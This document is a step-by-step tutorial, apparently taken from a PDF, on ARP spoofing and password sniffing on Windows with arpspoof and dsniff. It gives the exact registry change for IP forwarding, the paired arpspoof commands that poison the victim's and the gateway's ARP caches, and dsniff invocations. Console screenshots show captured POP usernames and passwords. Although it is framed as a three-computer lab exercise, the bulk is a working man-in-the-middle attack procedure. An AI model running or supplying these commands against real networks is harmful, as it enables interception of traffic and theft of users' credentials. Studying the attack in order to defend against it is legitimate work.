

# ARP Spoofing and DSniff

## A Tutorial

### (Windows)



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# ARP Spoofing and DSniff – On Windows

## READ THIS FIRST!

- For this experiment you will be using 3 computers – Victim, Attacker and Target.
- Tools can be downloaded from the Downloads Section.
- Make sure to install WinPCap 2.3 on the attacking computer (Don't forget to reboot)
- Extract all related files (dsniff.exe, arpspoof.exe, mailsnarf.exe etc) to c:\hack, or any other directory you wish.

1. Open a command prompt (attacking computer) in c:\hack and give the command:


*dsniff -D*

This should show you a list of adapters available on your machine.

2. Start sniffing for clear-text passwords:

*dsniff -n -i <interface number>*

3. Perform FTP / POP3 / HTTP / IMAP authentication while dsniff is running and \*wait\* for dsniff to capture the passwords. (Wait for a minute or two before giving up).



```
C:\WINDOWS\System32\cmd.exe
^C
C:\hack>dsniff -D
Interface          Device              Description
-----
1  \Device\Packet_{615444F5-461C-4CA5-BF61-D1398EEFD6E6} <Realtek 8139-series PC
I NIC
<Microsoft's Packet Scheduler> >
2  \Device\Packet_NdisWanIp <NdisWan Adapter <Microsoft's Packet Scheduler> >

C:\hack>dsniff -i 1
^C
C:\hack>dsniff -n -i 1
^C
C:\hack>dsniff -n -i 1
-----
12/08/02 20:21:37 192.168.1.234 -> 192.114.186.55 <pop>
USER muts
PASS password

^C
C:\hack>_
```

**Now that you have seen how Dsniff works, let's go on to the second stage of the attack –  
ARP SPOOFING.**

Suppose you wanted to sniff a remote computer for passwords (on the local LAN). Using tools such as ARPSpoof, you can spoof your attacking computer IP address to be a "default gateway" or a "man in the middle" attack. For such attacks, IP routing must be enabled on your computer to enable proper communication between computers.

### **IP Forwarding**

Don't forget to enable IP forwarding on your attacking host so that the traffic goes through your host. Otherwise victim will loose connectivity.

### **On windows XP / 2K:**

To enable TCP/IP forwarding, follow these steps (Q315236):

1. Start Registry Editor (Regedit.exe).
2. In Registry Editor, locate the following registry key:

**HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\  
Services\Tcpip\Parameters**

3. Set the following registry value:

**Value Name: IPEnableRouter  
Value type: REG\_DWORD  
Value Data: 1**

A value of **1** enables TCP/IP forwarding for all network connections that are installed and used by this computer.

4. Quit Registry Editor.

After IP Forwarding is enabled, we can begin the attack. Do **not** forget to install WinPcap 2.3 or else this will not work.

1. Ping the victim and the gateway in order to populate your ARP Cache.
2. To poison the victim's ARP Cache with our MAC address:

```
c:\hack> arpspoof -t <victim address> <gateway address>
```

3. In a separate prompt we poison the gateway's address:

```
c:\hack> arpspoof -t <gateway address> <victim address>
```


4. Now watch all the traffic between the victim host and the outside network going through your machine via netcap, dsniff, mailsnarf, urlsnarf, or a graphical Network Analyzer.

```
c:\hack> dsniff -n -i 1
```


All passwords being transmitted from the host to the gateway (and on to the internet) will pass via your Linux machine, and can be sniffed.

**The following diagrams are for your assistance:**

#### BEFORE




#### AFTER



# BEFORE ATTACK


## DEFAULT GATEWAY

192.168.1.138  
AA:AA:AA:AA



### ARP Cache Contains:

192.168.1.9      CC:CC:CC:CC  
192.168.1.234    BB:BB:BB:BB



### VICTIM

192.168.1.234  
BB:BB:BB:BB



### ATTACKER

192.168.1.9  
CC:CC:CC:CC

### ARP Cache Contains:

192.168.1.138    AA:AA:AA:AA  
192.168.1.9      CC:CC:CC:CC


# AFTER ATTACK

## DEFAULT GATEWAY

192.168.1.138  
AA:AA:AA:AA

ARP Cache Contains:

|               |             |
|---------------|-------------|
| 192.168.1.9   | CC:CC:CC:CC |
| 192.168.1.234 | CC:CC:CC:CC |




ARP Cache Contains:

|               |             |
|---------------|-------------|
| 192.168.1.138 | CC:CC:CC:CC |
| 192.168.1.9   | CC:CC:CC:CC |

## Screen Shots

### 1. Attacked System (NT) before and after ARPSpoof.



```
C:\WINNT\System32\cmd.exe
C:\>arp -a
Interface: 192.168.1.234 on Interface 2
Internet Address      Physical Address      Type
192.168.1.109         00-20-ed-50-8b-3a    dynamic
192.168.1.138         00-90-d0-23-d4-e6    dynamic

C:\>arp -a
Interface: 192.168.1.234 on Interface 2
Internet Address      Physical Address      Type
192.168.1.109         00-20-ed-50-8b-3a    dynamic
192.168.1.138         00-20-ed-50-8b-3a    dynamic


C:\>
```

Before

After

Notice that the ARP cache on the attacked machine now point to the attacking machine!

### 2. This is what it should look like on the Attacking machine:



```
C:\WINDOWS\System32\cmd.exe
Restoring true MAC...
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.234 is-at 61:71:40:00:dc:fc
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.234 is-at 61:71:40:00:dc:fc
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C:\hack>arp spoof -t 192.168.1.138 192.168.1.234

C:\WINDOWS\System32\cmd.exe
Restoring true MAC...
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.138 is-at 61:71:40:00:dc:fc
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C:\hack>arp spoof -t 192.168.1.234 192.168.1.138

C:\WINDOWS\System32\cmd.exe - dsniff -i 1
C:\hack>dsniff -i 1
-----
12/08/02 20:41:57 NT -> izmr4.inter.net.il (pop)
USER muts
PASS password
```

One console attacking the Victim, one console attacking the gateway, and one console sniffing.